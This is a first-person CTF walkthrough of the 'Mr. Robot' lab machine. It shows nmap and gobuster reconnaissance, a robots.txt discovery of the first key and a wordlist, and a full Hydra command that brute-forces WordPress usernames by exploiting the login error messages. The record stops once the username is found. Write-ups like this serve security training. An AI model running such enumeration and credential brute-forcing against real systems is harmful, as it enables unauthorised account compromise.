

# Mr. Robot Machine

In this CTF challenge, the goal was to exploit a vulnerable WordPress CMS to gain unauthorized access and ultimately escalate privileges to retrieve a set of keys. The challenge simulated a real-world scenario where common vulnerabilities and misconfigurations could be exploited by an attacker. This report outlines the methods used to achieve initial access, privilege escalation, and the retrieval of the required flags, highlighting key lessons in web application and system security.

I did an nmap scan to the target as shown below.

```
root@Kali: /home/scr34tur3/Downloads 82x35
(root@Kali)-[/home/scr34tur3/Downloads]
# nmap -sC -sV -p 22,80,443 --min-rate 1000 10.10.100.143
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-06 10:28 EAT
Nmap scan report for 10.10.100.143
Host is up (0.35s latency).

PORT      STATE SERVICE VERSION
22/tcp    closed ssh
80/tcp    open  http    Apache httpd
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache
443/tcp   open  ssl/http Apache httpd
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache
| ssl-cert: Subject: commonName=www.example.com
| Not valid before: 2015-09-16T10:45:03
|_Not valid after: 2025-09-13T10:45:03

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 45.77 seconds

(root@Kali)-[/home/scr34tur3/Downloads]
#
```

Looking at the result of nmap scan, port 22 ssh is closed. Port 80 http is up and running Apache http. Also port 443 is up.

Visiting ip in browser in reveals an interesting website as shown below.

```
10:36 -!- friend_ [friend_@208.185.115.6] has joined #fsociety.

10:36 <mr. robot> Hello friend. If you've come, you've come for a reason. You may not be able to explain it yet, but there's a part of you that's exhausted with this world... a world that decides where you work, who you see, and how you empty and fill your depressing bank account. Even the Internet connection you're using to read this is costing you, slowly chipping away at your existence. There are things you want to say. Soon I will give you a voice. Today your education begins.

Commands:
prepare
fsociety
inform
question
wakeup
join

root@fsociety:~#
```


I ran gobuster to do some directory fuzzing. FFUF also can be used to achieve the same result, and one thing I noted is that ffuf is super fast compared to gobuster. I found a couple of redirects as seen from the image below. I had to go through them one by one viewing the source code as well.

```
(root@Kali)-[/home/scr34tur3/Downloads]
# gobuster dir -u http://10.10.100.143/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt

=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.10.100.143/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/images (Status: 301) [Size: 236] [--> http://10.10.100.143/images/]
/blog (Status: 301) [Size: 234] [--> http://10.10.100.143/blog/]
/rss (Status: 301) [Size: 0] [--> http://10.10.100.143/feed/]
/sitemap (Status: 200) [Size: 0]
/login (Status: 302) [Size: 0] [--> http://10.10.100.143/wp-login.php]
/0 (Status: 301) [Size: 0] [--> http://10.10.100.143/0/]
/feed (Status: 301) [Size: 0] [--> http://10.10.100.143/feed/]
/video (Status: 301) [Size: 235] [--> http://10.10.100.143/video/]
/image (Status: 301) [Size: 0] [--> http://10.10.100.143/image/]
/atom (Status: 301) [Size: 0] [--> http://10.10.100.143/feed/atom/]
/wp-content (Status: 301) [Size: 240] [--> http://10.10.100.143/wp-content/]
/admin (Status: 301) [Size: 235] [--> http://10.10.100.143/admin/]
/audio (Status: 301) [Size: 235] [--> http://10.10.100.143/audio/]
/intro (Status: 200) [Size: 516314]
/wp-login (Status: 200) [Size: 2671]
/css (Status: 301) [Size: 233] [--> http://10.10.100.143/css/]
/rss2 (Status: 301) [Size: 0] [--> http://10.10.100.143/feed/]
/license (Status: 200) [Size: 309]
```

```
/wp-includes (Status: 301) [Size: 241] [--> http://10.10.100.143/wp-includes/]  
/js (Status: 301) [Size: 232] [--> http://10.10.100.143/js/]  
/Image (Status: 301) [Size: 0] [--> http://10.10.100.143/Image/]  
/rdf (Status: 301) [Size: 0] [--> http://10.10.100.143/feed/rdf/]  
/page1 (Status: 301) [Size: 0] [--> http://10.10.100.143/]  
/readme (Status: 200) [Size: 64]  
/robots (Status: 200) [Size: 41]
```


I was not allowed to view the content under this path.




Found nothing interesting.




I did not have permission to view the content of this path url.




visiting the robots url path, I found this interesting page.




As seen from the image below, I found our first key by loading that page in the browser.




Loading the fsociety.dic file, I was prompted to download it. This was a dictionary file.




After successfully downloaded the file to my local machine, I viewed the content of this file and found it was potential usernames and passwords.



Now following the wp-login.php path url, I am presented with a wordpress CMS login page. As seen I entered a random username and password, and from the error message, I realized the username was the one being checked. I used this flaw to get our self username first and then get password.



So after entering a random username and password, I intercepted the post request using burpsuite as seen below.



My interest was the highlighted part in the image above.

Using the hydra tool, I bruteforced for valid username. From the image below, I found a valid user called elliot.

```

(root@Kali)-[/home/scr34tur3/Documents/CTFs/mrrobot-THM]
# hydra -L fsociety.dic -p letmein 10.10.100.143 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^:F=Invalid username" -vV -F -t 10
Hydra v9.6dev (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-08-06 11:47:53
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 10 tasks per 1 server, overall 10 tasks, 858235 login tries (l:858235/p:1), ~85824 tries per task
[DATA] attacking http-post-form://10.10.100.143:80/wp-login.php:log=^USER^&pwd=^PASS^:F=Invalid username
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target 10.10.100.143 - login "true" - pass "letmein" - 1 of 858235 [child 0] (0/0)
[ATTEMPT] target 10.10.100.143 - login "false" - pass "letmein" - 2 of 858235 [child 1] (0/0)
[ATTEMPT] target 10.10.100.143 - login "wikia" - pass "letmein" - 3 of 858235 [child 2] (0/0)
[ATTEMPT] target 10.10.100.143 - login "from" - pass "letmein" - 4 of 858235 [child 3] (0/0)
[ATTEMPT] target 10.10.100.143 - login "the" - pass "letmein" - 5 of 858235 [child 4] (0/0)
[ATTEMPT] target 10.10.100.143 - login "now" - pass "letmein" - 6 of 858235 [child 5] (0/0)
[ATTEMPT] target 10.10.100.143 - login "Wikia" - pass "letmein" - 7 of 858235 [child 6] (0/0)
[ATTEMPT] target 10.10.100.143 - login "extensions" - pass "letmein" - 8 of 858235 [child 7] (0/0)
[ATTEMPT] target 10.10.100.143 - login "scss" - pass "letmein" - 9 of 858235 [child 8] (0/0)
[ATTEMPT] target 10.10.100.143 - login "window" - pass "letmein" - 10 of 858235 [child 9] (0/0)
[VERBOSE] Disabled child 0 because of too many errors
[VERBOSE] Disabled child 1 because of too many errors
[VERBOSE] Disabled child 2 because of too many errors
[VERBOSE] Disabled child 3 because of too many errors
[VERBOSE] Disabled child 4 because of too many errors
[VERBOSE] Disabled child 6 because of too many errors
[VERBOSE] Disabled child 7 because of too many errors
[VERBOSE] Disabled child 8 because of too many errors
[VERBOSE] Disabled child 9 because of too many errors
[ATTEMPT] target 10.10.100.143 - login "http" - pass "letmein" - 11 of 858244 [child 5] (0/9)
[ATTEMPT] target 10.10.100.143 - login "var" - pass "letmein" - 12 of 858244 [child 5] (0/9)
[ATTEMPT] target 10.10.100.143 - login "page" - pass "letmein" - 13 of 858244 [child 5] (0/9)
[ATTEMPT] target 10.10.100.143 - login "Robot" - pass "letmein" - 14 of 858244 [child 5] (0/9)

[ATTEMPT] target 10.10.100.143 - login "Elliot" - pass "letmein" - 15 of 858244 [child 5] (0/9)
[80][http-post-form] host: 10.10.100.143 login: Elliot password: letmein
[STATUS] attack finished for 10.10.100.143 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-08-06 11:48:44

```

I used this username and a random password to login but I was prompted with a different error message that made a lot of sense to me. This is what I realized, in this system, there was a valid username elliot. Now I needed to hunt for the password.





ERROR: The password you entered for the username Elliot is incorrect. [Lost your password?](#)

Username

Elliot

Password



Remember Me

Log In

